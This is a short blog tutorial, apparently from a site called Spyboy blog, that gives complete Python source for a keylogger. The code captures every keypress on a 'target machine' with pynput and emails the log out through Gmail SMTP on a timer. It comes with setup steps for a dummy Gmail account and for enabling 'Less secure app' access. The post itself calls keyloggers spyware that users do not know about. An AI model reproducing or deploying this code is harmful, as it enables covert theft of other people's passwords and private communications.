

 Posted by
 Keyloggers are programs or hardware devices that track a keyboard’s activities (keys pressed). Keyloggers are spyware where users are unaware their actions are being followed.
Creating a Python Keylogger
Log all the keys pressed on the target machine and send them to an email every minute, seconds or hours
You can use your dummy Gmail account to log the target machine
- First Install Python and these libraries:
- Pynput
- Threading
- Smtplib
Make file keylogger.py
from pynput import keyboard
import threading
import smtplib


class Keylogger:
    def __init__(self, time, email, password):
        self.log = "[+] Keylogger has started"
        self.time_interval = time
        self.email = email
        self.password = password

    def append_log(self, string):
        self.log = self.log + string

    def key_pressed(self, key):
        try:
            key_special = str(key.char)
        except AttributeError:
            if key == key.space:
                key_special = " "
            else:
                key_special = " " + str(key) + " "
        self.append_log(key_special)

    def mail_sender(self, email, password, message):
        server = smtplib.SMTP("smtp.gmail.com", 587)
        server.starttls()
        server.login(email, password)
        server.sendmail(email, email, message)
        server.quit()

    def mail(self):
        self.mail_sender(self.email, self.password, "\n\n" + self.log)
        self.log = ""
        timer = threading.Timer(self.time_interval, self.mail)
        timer.start()

    def launch(self):
        listener = keyboard.Listener(on_press = self.key_pressed)
        with listener:
            self.mail()
            listener.join()
2nd file run.py
import keylogger

logger = keylogger.Keylogger(15, "mail", "pass") # Every 2 mins
logger.launch()
- Modify the

run.pyand use your own dummy Gmail account - Active the “Less secure app” on your Gmail account here.

 Spyboy blog